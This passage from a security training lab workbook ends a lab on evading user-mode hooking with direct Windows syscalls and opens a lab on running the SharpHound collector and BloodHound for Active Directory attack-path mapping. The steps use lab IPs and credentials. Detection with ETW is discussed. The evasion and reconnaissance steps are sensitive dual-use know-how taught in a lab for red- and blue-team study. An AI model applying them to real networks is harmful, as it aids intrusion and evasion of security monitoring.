
- Creates a file `SEC699-WINAPI.txt` in `C:\Users\Public` using the native Windows API
- Creates a file `SEC699-SYSCALL.txt` in `C:\Users\Public` leveraging direct syscalls



For each event, select the event using a left-click and, after right-clicking the selected event, select the *"Stack..."* entry.



If you compare the two calls' stack, you will notice how the Windows Native API function (on the left beneath, `12`) makes requests transit through `ntdll.dll` (`11`) before accessing the kernel mode's `ntoskrnl.exe` (`10`). On the right, our bypass outlines how the `Syscall.exe` user-mode executable (`11`) entered the kernel-mode's `ntoskrnl.exe` directly (`10`).



Congratulations, you just bypassed the Windows Native API! As you can observe, this lab outlines the importance of performing kernel-level hooking instead of user-mode hooking for security products.

Should ProcMon leverage user-mode hooking, we wouldn't have been able to see past the `ntoskrnl.exe` on the left while the event on the right wouldn't even have been detected.

Objective 2: Detecting the Bypass

Similar to the detection of child-parent spoofing and command-line argument spoofing, detecting this advanced technique would require detailed tracing of calls and kernel-level visibility. Although solutions do exist in theory, applying them is not very practical and hard to achieve in enterprise environments.

Conclusions

During this lab, we demonstrated how direct syscalls can be used to evade security products that rely on user-mode hooking.

As we observed, detection of these tricks is not that straightforward and will require in-depth visibility on the OS, using for example ETW (Event Tracing for Windows).

As this is the final lab of the day, please destroy your lab environment using the below commands from your student VM:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh
```

Day 3: Advanced Active Directory and Kerberos Attacks

Exercise 1: Analyzing BloodHound Attack Chains

In the first lab of today, we'll analyze how BloodHound works and how we can possibly detect its behavior in an environment!

> **BloodHound**
>
> BloodHound is a single page JavaScript web application built on top of Linkurious and compiled with Electron, with a Neo4j database fed by a C# data collector.
>
> BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory environment.
>
> BloodHound is developed by @_wald0, @CptJesus, and @harmj0y.
>
> *Source: github.com/BloodHoundAD*

Lab Setup and Preparation

As this is the first lab of the day, please open your local student VM and run the following commands to spin up your environment:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh deploy -t [version_tag] -r [region] -r [region]
```

Next, please open an RDP session to your CommandoVM.

Objective 1: Running BloodHound


BloodHound works by aggregating data from multiple endpoints (using collectors) into a centralized graph database. We will first aggregate the data on an endpoint before ingesting and analyzing it from our Commando machine.

Step 1: Get SharpHound

Multiple collectors exist for BloodHound ranging from PowerShell to compiled binaries. As we aim to make a quick collection, we will rely on the BloodHound-provided binary *"SharpHound"* collector. You can find the binary on your CommandoVM in `C:\Tools\SharpHound\SharpHound.exe`. Unfortunately, the default CommandoVM version of BloodHound requires .NET Framework 3.5 and our machines use 4.5.

As we wanted to save you some time, we've already compiled SharpHound for you here. Please download the executable and save it on your CommandoVM. When downloading, make sure that Chrome or another browser does not flag the executable as dangerous. In the case of MS Edge, you can keep the dowload. This process is documented in the errata section.

As we are aiming to collect end-point information, start by opening an unprivileged RDP connection to a domain-joined machine. Let's again use WIN10 (`192.168.20.105`) using the `SEC699-20\student` user (password `Sec699!!`). Once opened, copy / paste your new SharpHound executable on the target host. You can paste it in the `C:\Users\student\Downloads` folder:




Once done, double-click the executable to start the collection.

You might see a prompt open, which is a sign the collection runs.

```
-----------------------------------------------
Initializing SharpHound at 4:26 AM on 4/2/2020
-----------------------------------------------

Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps,
LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain SEC699-40.LAB using path
CN=Schema,CN=Configuration,DC=SEC699-40,DC=LAB
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 20 MB RAM
Status: 85 objects finished (+85 42.5)/s -- Using 28 MB RAM
Enumeration finished in 00:00:02.0250454
Compressing data to .\20200402042648_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 4:26 AM on 4/2/2020! Happy Graphing!
```


As soon as the collection has terminated, you should see the mentioned ZIP archive in the same folder as SharpHound. Retrieve the archive by copy/pasting it from the RDP session to your CommandoVM machine.



Step 2: Run BloodHound


With the data collected, let's visualize it so we can perform some analytics. On your CommandoVM machine, proceed to run BloodHound from `C:\Tools\BloodHound\BloodHound-win32-ia32\BloodHound.exe`

Once BloodHound has started, you will be prompted to fill in credentials to the Neo4j graph database. This database is pre-deployed on our C2 stack (`bolt://192.168.20.107:7687`) and uses the `neo4j` user (password `sec699`). Once you have completed the details, feel free to save the password and press the bottom-right *"Login"* button.




Step 3: Ingest Collected Data


With BloodHound ready, let's proceed to ingest our collector's data. To do so, click the *"Upload Data"* icon:



From the opened window, select the archive you retrieved from the collected endpoint and press *"Open"*.

